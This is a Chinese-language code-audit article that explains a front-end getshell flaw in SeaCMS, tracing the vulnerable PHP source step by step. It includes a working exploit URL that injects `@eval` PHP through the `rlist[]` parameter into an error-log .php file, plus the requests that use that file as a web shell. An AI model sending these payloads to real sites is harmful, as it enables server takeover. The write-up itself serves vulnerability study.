
代码审计之Seacms前台Getshell分析

原创 Beginners 字节脉搏实验室 今天

章源自【字节脉搏社区】-字节脉搏实验室
作者-Beginners
扫描下方二维码进入社区：

0x01 Seacms介绍：


海洋影视管理系统（seacms，海洋cms）海洋cms是基于PHP+MySql技术开发的开源CMS，是一套专为不同需求的站长而设计的视频点播系统，灵活，方便，人性化设计简单易用是最大的特色，是快速架设视频网站首选。




0x02 漏洞复现：

利用路径：/comment/api/index.php?gid=1&page=2&rlist[]=*hex/@eval($_GET[a]);?%3E

直接访问：data/mysqli_error_trace.php?a=phpinfo();



写入Shell后，成功连接：data/mysqli_error_trace.php?a=@eval($_POST['a']);



0x03 代码分析：

第一步：/comment/api/index.php 分析：

```
1  <?php
2  session_start();
3  require_once("../../include/common.php");
4  $id = (isset($gid) && is_numeric($gid)) ? $gid : 0;
5  $page = (isset($page) && is_numeric($page)) ? $page : 1;
6  $type = (isset($type) && is_numeric($type)) ? $type : 1;
7  $pCount = 0;
8  $jsoncachefile = sea_DATA."/cache/review/$type/$id.js";
9  //缓存第一页的评论
10 if($page<2)
11 {
12     if(file_exists($jsoncachefile))
13     {
14         $json=LoadFile($jsoncachefile);
15         die($json);
```

字节脉搏实验室

作用：第3行引用了/include/common.php这个文件。

第二步：打开 /include/common.php 这个文件，定位到 98~118 行：

```php
function _RunMagicQuotes(&$svar)
{
    if(!get_magic_quotes_gpc())
    {
        if( is_array($svar) )
        {
            foreach($svar as $_k => $_v) $svar[$_k] = _RunMagicQuotes($_v);
        }
        else
        {
            $svar = addslashes($svar);
        }
    }
    return $svar;
}

foreach(Array('_GET','_POST','_COOKIE') as $_request)
{
    foreach($$_request as $_k => $_v) ${$_k} = _RunMagicQuotes($_v);
}
```


作用：将 $_GET、$_POST、$_COOKIE 传入的参数注册成全局变量。

第三步：回到 /comment/api/index.php 继续分析，定位到第 18 行：

```php
<?php
session_start();
require_once("../../include/common.php");
$id = (isset($gid) && is_numeric($gid)) ? $gid : 0;
$page = (isset($page) && is_numeric($page)) ? $page : 1;
$type = (isset($type) && is_numeric($type)) ? $type : 1;
$pCount = 0;
$jsoncachefile = sea_DATA."/cache/review/$type/$id.js";
//缓存第一页的评论
if($page<2)
{
    if(file_exists($jsoncachefile))
    {
        $json=LoadFile($jsoncachefile);
        die($json);
    }
}
$h = ReadData($id,$page);
$rlist = array();
if($page<2)
{
    createTextFile($h,$jsoncachefile);
}
die($h);


function ReadData($id,$page)
{
```


作用：发现在第18行处调用了 ReadData 函数，我们跟进这个函数。

```php
function ReadData($id,$page)
{
    global $type,$pCount,$rlist;
    $ret = array("","",$page,0,10,$type,$id);
    if($id>0)
    {
        $ret[0] = Readmlist($id,$page,$ret[4]);
        $ret[3] = $pCount;
        $x = implode(',',$rlist);
        if(!empty($x))
        {
        $ret[1] = Readrlist($x,1,10000);
        }
    }
    $readData = FormatJson($ret);
    return $readData;
}
```


作用：声明$type,$pCount,$rlist，这些参数都是前面注册的全局变量。

第四步：因为后面的函数都用到了$rlist这个变量，重点分析$rlist：

```php
27  function ReadData($id,$page)
28  {
29      global $type,$pCount,$rlist;
30      $ret = array("","",$page,0,10,$type,$id);
31      if($id>0)
32      {
33          $ret[0] = Readmlist($id,$page,$ret[4]);
34          $ret[3] = $pCount;
35          $x = implode(',',$rlist);
36          if(!empty($x))
37          {
38          $ret[1] = Readrlist($x,1,10000);
39          }
40      }
41      $readData = FormatJson($ret);
42      return $readData;
43  }
44
```


作用：implode()把$rlist组合成字符串，然后进入Readrlist函数。

第五步：跟进Readrlist函数：

```php
function Readrlist($ids,$page,$size)
{
    global $dsql,$type;
    $rl=array();
    $sql = "SELECT id,uid,username,dtime,reply,msg,agree,anti,pic,vote,ischeck FROM sea_comment WHERE m_type=$type AND id in ($ids) ORDER BY id DESC";
    $dsql->setQuery($sql);
    $dsql->Execute('commentrlist');
    while($row=$dsql->GetArray('commentrlist'))
    {
        $rl[]="\"".$row['id']."\":{\"uid\":".$row['uid'].",\"tmp\":\"\",\"nick\":\"".$row['username']."\",\"face\":\"\",\"star\":\"\",\"anony\":".(empty($row['username'])?1:0).",\"from\":\"".$row['username']."\",\"time\":\"".$row['dtime']."\",\"reply\":\"".$row['reply']."\",\"content\":\"".$row['msg']."\",\"agree\":".$row['agree'].",\"aginst\":".$row['anti'].",\"pic\":\"".$row['pic']."\",\"vote\":\"".$row['vote']."\",\"allow\":\"".(empty($row['anti'])?0:1)."\",\"check\":\"".$row['ischeck']."\"}";
    }
    $readrlist=join($rl,",");
    return $readrlist;
}
```


作用：拼接并执行SQL语句：id in ($ids)，这里的$ids其实就是刚才可控的 $rlist 变量。

第六步：SQL执行后，引用了Execute()函数：

```php
function Readrlist($ids,$page,$size)
{
    global $dsql,$type;
    $rl=array();
    $sql = "SELECT id,uid,username,dtime,reply,msg,agree,anti,pic,vote,ischeck FROM sea_comment WHERE m_type=$type AND id in ($ids) ORDER BY id DESC";
    $dsql->setQuery($sql);
    $dsql->Execute('commentrlist');
    while($row=$dsql->GetArray('commentrlist'))
    {
        $rl[]="\"".$row['id']."\":{\"uid\":".$row['uid'].",\"tmp\":\"\",\"nick\":\"".$row['username']."\",\"face\":\"\",\"star\":\"\",\"anony\":".(empty($row['username'])?1:0).",\"from\":\"".$row['username']."\",\"time\":\"".$row['dtime']."\",\"reply\":\"".$row['reply']."\",\"content\":\"".$row['msg']."\",\"agree\":".$row['agree'].",\"aginst\":".$row['anti'].",\"pic\":\"".$row['pic']."\",\"vote\":\"".$row['vote']."\",\"allow\":\"".(empty($row['anti'])?0:1)."\",\"check\":\"".$row['ischeck']."\"}";
    }
    $readrlist=join($rl,",");
    return $readrlist;
}
```


第七步：跟进Execute()函数，函数文件位置：include/sql.class.php 第224~258行：

```php
function Execute($id="me", $sql='')
{
    global $dsql;
    self::$i++;
    if($dsql->isClose)
    {
        $this->Open(false);
        $dsql->isClose = false;
    }
    if(!empty($sql))
    {
        $this->SetQuery($sql);
    }

    //SQL语句安全检查
    if($this->safeCheck)
    {
        CheckSql($this->queryString);
    }

$t1 = ExecTime();

    $this->result[$id] = mysqli_query($this->linkID,$this->queryString);

    //查询性能测试
    //$queryTime = ExecTime() - $t1;
    //if($queryTime > 0.05) {
        //echo $this->queryString."--{$queryTime}<hr />\r\n";
    //}

    if($this->result[$id]===false)
    {
        $this->DisplayError(mysqli_error($this->linkID)." <br />Error sql: <font color='red'>".$this->queryString."</font>");
    }
}
```


作用：当查询结果为false时，使用DisplayError()函数的方法。

第八步：跟进DisplayError()函数：

```php
function DisplayError($msg)
{
    $errorTrackFile = dirname(__FILE__).'/../data/mysqli_error_trace.php';
    //if( file_exists(dirname(__FILE__).'/../data/mysqli_error_trace.php') )
    //{
    //  @unlink(dirname(__FILE__).'/../data/mysqli_error_trace.php');
    //}
    $emsg = '';
    $emsg .= "<div><h3>seacms Error Warning!</h3>\r\n";
    $emsg .= "<div><a href='http://www.seacms.net/
' target='_blank' style='color:red'>Technical Support: http://www.seacms.net/</a></div>";
    $emsg .= "<div style='line-helght:160%;font-size:14px;color:green'>\r\n";
    $emsg .= "<div style='color:blue'><br />Error page: <font color='red'>".$this->GetCurUrl()."</font></div>\r\n";
    $emsg .= "<div>Error infos: {$msg}</div>\r\n";
    $emsg .= "<br /></div></div>\r\n";

    echo $emsg;


    $savemsg = 'Page: '.$this->GetCurUrl()."\r\nError: ".$msg;
    //保存MySql错误日志
    $fp = @fopen($errorTrackFile, 'a');
    @fwrite($fp, "\r\n<?php /*\r\n {$savemsg} \r\n*/  ?>\r\n\r\n");
    @fclose($fp);
}
```

字节脉搏实验室

作用：这个函数首先输出了提示错误的html代码，之后将mysql的错误日志写入/data/mysqli_error_trace.php文件并保存，直到这里就触发了Getshell的漏洞。

0x04 Cms下载地址：

下载地址：https://share.weiyun.com/5qpXRztI

通知！

公众号招募文章投稿小伙伴啦！只要你有技术有想法要分享给更多的朋友，就可以参与到我们的投稿计划当中哦~感兴趣的朋友公众号首页菜单栏点击【商务合作-我要投稿】即可。期待大家的参与~

记得扫码
关注我们